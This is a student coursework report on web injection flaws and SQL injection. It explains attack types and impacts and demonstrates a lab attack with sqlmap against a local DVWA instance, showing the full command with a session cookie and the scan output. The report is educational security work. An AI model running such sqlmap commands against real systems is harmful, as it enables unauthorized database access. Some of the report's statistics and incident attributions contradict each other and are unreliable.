Module Code & Module Title

CC5004NI Security in Computing

Assessment Weightage & Type

30% Individual Coursework

Year and Semester

2022 -23 Autumn

Student Name: Niraj Bohara

London Met ID: 21049540

College ID: np01nt4s220057

Assignment Due Date: 05/08/2023

Assignment Submission Date: 05/07/2023

Word Count (Where Required): 3852

TABLE OF CONTENTS

TABLE OF FIGURES

Abstract

Injection flaws are a common and serious security issue that affects web-based applications. SQL injection is one of the most serious form of injection issues, since it can allow unauthorized access to and modification of sensitive information. SQL injection has been demonstrated in this report using KaliLinux, DVWA and sqlmap.

Keywords: Injection flaw, SQL injection, Sqlmap, Damn Vulnerable Web Application (dvwa), Kali Linux.

1. INTRODUCTION

1.1 AIMS & OBJECTIVES

The main aim of this report is to do an in-depth analysis and research of Injection Flaws in web applications, along with their practical effects, methods, techniques, and strategies for preventing and mitigating these vulnerabilities.

Objectives:

- To explain about injection flaws in web applications in depth, including their kinds, characteristics, and possible impact.
- To identify the primary causes of injection flaws in web applications as well as the strategies used by attackers to exploit these vulnerability.
- To Review the current status of Injection Flaws.
- To Carry-Out a SQL-Injection Attack on a Virtual machine.
- To provide practical mitigation solutions to avoid and minimize the Injection flaws.

1.2 TERMINOLOGY

Cyber security refers to all aspects of protecting an organization, its people, and its assets against cyber-attacks. To mitigate business cyber risk, a range of cyber security solutions are necessary as cyberattacks become more frequent and advanced, and company networks become more complex (checkpoint, 2023).

In today's world cybersecurity is becoming more critical, especially with the increase of injection flaws in web apps. When malicious code is injected into an application with the goal of stealing sensitive data, causing system damage, or obtaining unauthorized access is called injection flaw. SQL injection is a common form of injection issue that inserts malicious SQL code into the application's database. If it isn't identified and addressed in time, it may do significant harm to a company's image and its financial health. As a result, organizations need to establish strong cybersecurity measures to safeguard their online applications and data from injection flaws.

An injection flaw is a vulnerability that allows an attacker to send malicious code to another system through an application. Injection flaw in web application is the most common and serious security concerns. When an attacker injects malicious code into a web application they can access sensitive information or change the application functionality. Injection flaw can result serious consequences, including data theft, system compromise, and even total takeover of a web application (Jeremy Ferragamo, 2023).

Web application developers create applications using several types of programming languages, frameworks, and tools. Because these programs frequently rely on user input to function, they are vulnerable to injection attacks. SQL injection, command injection, and cross-site scripting (XSS) are the most common kinds of injection attacks. Web application injection issues are a major problem for corporations and organizations because they can result in major financial losses, reputational harm, and legal consequences. It is important for developers to understand Injection issues in web applications their potential effect and practical methods to avoid and mitigate these vulnerabilities. The Risks related to injection flaw include breaches, data loss, corruption, loss of control, and the leak of sensitive information that belongs to the target host. An "effective" injection can also provide attackers full access to the database, allowing them to browse tables, get vital data from them, edit them, and even gain administrator privileges (Bhattacharyya, 2023).

The Key Terminology used in this report are as follows:-

- Injection Flaws - Injection flaws are a type of security vulnerability that allows a user to obtain access to a backend database, shell command, or operating system call if the web app accepts user input (educative.io, 2023).
- SQL - Structured Query Language (SQL) is a programming language that is used to manage relational databases and execute different operations on the data contained inside them (Loshin, 2023).
- HTTP - The Hypertext Transfer Protocol (HTTP), which is used to load websites via hypertext links and is the foundation of the World Wide Web (cloudfare, 2023).
- HTTP Header - A section of an HTTP request or response that provides request or response information (developer.mozilla.org, 2023).

1.3 TYPES OF INJECTION ATTACKS

- Code Injection - In this attack, the attacker is acquainted with the programming language and application code. They might try to inject code into the application to be run as a command by its web server by exploiting a vulnerability (Milzarek, 2020).
- SQL injection - SQL injection (SQLi) is a web security flaw that allows an attacker to interfere with database queries made by an application. It typically enables an attacker to examine data that they wouldn't normally be able to get (PortSwigger, 2023).
- Cross-site scripting (XSS) - Cross-site scripting (XSS) attacks, often known as injection attacks, inject malicious code into safe websites. An attacker will exploit a weakness in the targeted web application to send malicious code to an end user, most typically client-side JavaScript (Veracode, 2023).
- CRLF injection - It is a software application programming vulnerability known as CRLF injection occurs when an attacker inserts a CRLF character sequence where one is not expected. HTTP Response splitting is the term used to describe the splitting of an HTTP response header using CRLF injection (Veracode, 2023).

1.4 CURRENT SCENARIO

Injection flaw remains to be a major issue in web app security. Even with major advances in security, injection flaw are still used by attackers to obtain unauthorized access to sensitive data or to execute malicious commands on web servers. One of the reasons injection issues continue is that many developers are unaware of the risks involved with user input and fail to implement suitable input validation and sanitization mechanisms. Attackers are persistently developing new ways and tools to exploit web application vulnerabilities, making it difficult for organizations to keep up with the evolving threat landscape. As a result, injection issues continue to be a serious concern for enterprises attempting to protect their web-based applications from malicious attacks.

According to the most recent statistics, injection flaws remain a major security problem for web applications. Injection flaws are the number one vulnerability in web applications, according to the OWASP Top 10 report, which lists the most serious web application security threats (Owasp, 2023).

Another Imperva research showed that injection attacks remain a major danger to online applications, with SQL injection being the most prevalent type of attack. According to the research, injection attacks will are accounted for 40% of all web application threats in 2020 (Yerushalmi, 2023).




Figure 1: Stats of Web Related Vulnerabilities (Yerushalmi, 2023)

In 2020, out of the 6.3 billion web attacks recorded, more than 736 million web attacks were against financial organizations. Following SQL injection attacks, which accounted for 33% of all attacks, local file inclusion attacks were the most prevalent type of web attack, accounting for 52% of all attacks. Attacks using cross-site scripting accounted for 9% of all attacks (Jay, 2023).




Figure 2: Stats of Injection Flaw attacks in Financial Institutions (Jay, 2023)

Here are a few recent examples of web application injection attacks of two of the most common forms of injection attacks are SQL injection and command injection :-

- Solar Winds Supply Chain Attack - The Solar Winds software supply chain was compromised in late 2020, allowing hackers to insert malicious code into the company's software updates. The attack was made possible via a flaw in the company's software development process, which enabled malicious code to run in the system (Saheed Oladimeji, 2023).
- Kaseya Supply Chain Attack - Kaseya, a remote management and monitoring Software Company, suffered a supply chain attack in July 2021, affecting hundreds of businesses. The attack was made possible via a flaw in the company's software, which allowed attackers to execute commands on the computers of consumers (NCSC, 2023).

- Verkada Data Breach - Verkade, a provider of security cameras, had a data breach in March 2021, exposing live feeds from thousands of cameras, including those in hospitals, schools, and jails. An SQL injection vulnerability in the company's IT infrastructure was the cause of attack (Manskar, 2023).

These examples & stats highlight the ongoing danger raised by injection issues in web applications, as well as the need of enterprises using safe coding techniques, vulnerability scanning and penetration testing, and other security measures to protect their systems and data from attack.

2. BACKGROUND

SQL is the acronym for Structured Query Language. It is used to retrieve and manipulate data in the database. SQL query is the way to insert, modify, extract, and delete the data in the database.

SQL Injection (SQLi) is a type of injection attack in which an attacker execute malicious SQL statements. These queries can access a database server hidden behind a web application. SQL Injection flaws can be used by attackers to bypass application security safeguards. They can get through a web pages or web application's authentication and authorization protocols and gain access to the full SQL database's contents. It can also be used by hackers to add, change, or delete records in a database. SQL Injection vulnerabilities can be found in different kinds of websites or web applications that use SQL databases such as MySQL, Oracle, and SQL Server. Attackers can take advantage of these weaknesses to access sensitive data, including trade secrets, intellectual property, personal data, customer information, and other protected data, without authorization. SQL injection attacks are considered to be one of the most serious prevalent, and lasting web-based application vulnerabilities. In the OWASP Top 10 2017 paper (OWASP) ranked Injection Flaws as the most serious threat to online application security (acunetix, 2023).

2.1 HOW SQL INJECTION WORKS

An attacker can easily alter the structure of a query by putting SQL control characters and command keywords such as single quotes, double quotes, equal signs, and comments. When combined with standard SQL commands like SELECT, FROM, or DELETE, this manipulation allows the attacker to retrieve or access data elements stored on a backend database server. A SQL Injection attack requires an attacker to insert malicious code into a web application's SQL statement. The malicious code is usually obtained from a suspicious source, but it can also come from internal system databases in some cases. When the backend database executes the malicious SQL statements, the attacker gains access to or alters the database. The extent to which the attacker can modify or access the database is determined by the methods used to create the malicious code (synopsys, 2023).



Web Server
1
Injects Malicious SQL Command
2
Processes Injected Command
Attacker
Database Server
Collects Captured Information
Outbound Request
4
3
Listening Server

Figure 3: Workflow of SQL Injection (Purplebox, 2023)

2.2 TYPES OF SQL INJECTION

There are different types of SQL Injection some of them are explained below: -




Figure 4: Different types of SQL Injections (wallarm, 2023)

The two types of In-band SQL Injection:-

- Error-Based - The attacker takes actions that cause the database to produce error messages. Using the error message, you can determine what database it uses and the server version where the handlers are located (Coder, 2023)
- Union-Based - The UNION SQL operator is used to create a single HTTP response by combining the results of two or more database select queries. You can create your queries within the URL, or you can combine multiple statements within the input fields and attempt to generate a response (Coder, 2023).

The two types of Blind SQL Injection:-

- Boolean-Based - The attacker will send a SQL query to the database, instructing it to return a different result based on whether the query returns True or False (Coder, 2023).
- Time-Based - The attacker sends a SQL query to the database, causing it to wait for a predetermined duration of time before returning the response. The attacker can use the response time to determine whether a query is true or false (Coder, 2023).

- Out-of-Bound – Out of bound SQLi is different from In-band & Blind SQL because it is dependent on function enabled on the database server used by web applications, it is not frequently used by attackers (Coder, 2023).

These are the different kind of SQL Injection that an Attacker might use in different scenario to attack a system to get sensitive information.

2.3 IMPACT OF SQL INJECTION

- Stealing credentials - SQL injection attacks allow attackers to retrieve user credentials and use them to impersonate users, gaining their privileges.
- Accessing databases - SQL injection attacks can allow unauthorized access to sensitive data kept on backend database servers.
- Altering data - Through SQL injection attacks, hackers can easily modify or add new data to the accessed database.
- Deleting data - Attackers can easily remove database entries or even whole tables, resulting in serious data loss through SQL Injection.
- Lateral movement - SQL injection attacks allow attackers operating system privileges, allowing them to access other sensitive systems outside database servers.

In some cases SQL injection attacks can allow attackers to read or write to files and execute shell commands on the underlying operating system. Some SQL servers, such as Microsoft SQL Server, have stored and extended procedures that attackers can use if they gain access to them. Because data can be stolen unknowingly through various hacking techniques, the true extent of the damage caused by SQL injection may only be discovered when a theft is discovered. Hackers with advanced skills are more likely to avoid detection (Dizdar, 2023).

3. DEMONSTRATION

3.1 TOOLS USED

SQLmap - SQLmap is an open-source tool for detecting and exploiting SQL injection flaws during penetration testing. SQLmap automates the detection and exploitation of SQL injection. SQL Injection attacks can gain control of SQL databases (cloudacademy.com, 2023).

3.2 STEPS INVOLVED

At first all the necessary tools such as Virtual-Box with DVWA hosted is Setup.




Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Trash
File System
Home
newfolder
passes.txt
Right Ctrl


Figure 5: Kali Linux in Virtual Box

For The Attack process we need to see the cookie information of the DVWA by inspecting. (Attack is performed on low level settings)



- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/


Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	cfn22nkt7bqlcasa10hi7inpd5	127.0.0.1	/	Fri, 05 May 2023 06:04:44 GMT	35	true	false	None	Thu, 04 May 2023 10:00:33 GMT
security	low	127.0.0.1	/	Session	11	false	false	None	Thu, 04 May 2023 10:00:33 GMT



Name	Value	Domain
PHPSESSID	cfn22nkt7bqlcasa10hi7inpd5	127.0.0.1
security	low	127.0.0.1

Figure 6: Cookie Information of DVWA


Now we have the cookie information we have to use the cookie and the URL of DVWA as a target to send queries.



```
┌──(root💀kali)-[/home/kali]
└─# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#~" --cookie="PHPSESSID=cfn22nkt7bqlcasa10hi7inpd5~;security=low"
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.6.3#stable}
|_ -| . [,]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:30:05 /2023-05-04/

[05:30:06] [INFO] testing connection to the target URL
[05:30:06] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:30:06] [INFO] testing if the target URL content is stable
[05:30:06] [INFO] target URL content is stable
[05:30:06] [INFO] testing if GET parameter 'id' is dynamic
[05:30:06] [WARNING] GET parameter 'id' does not appear to be dynamic
[05:30:06] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[05:30:06] [INFO] testing for SQL injection on GET parameter 'id'
[05:30:07] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:30:07] [WARNING] reflective value(s) found and filtering out
[05:30:07] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[05:30:07] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[05:30:07] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[05:30:07] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[05:30:07] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[05:30:07] [INFO] testing 'Generic inline queries'
[05:30:07] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[05:30:07] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[05:30:07] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[05:30:07] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[05:30:17] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
```

Figure 7: Testing Dvwa for any Vulnerability

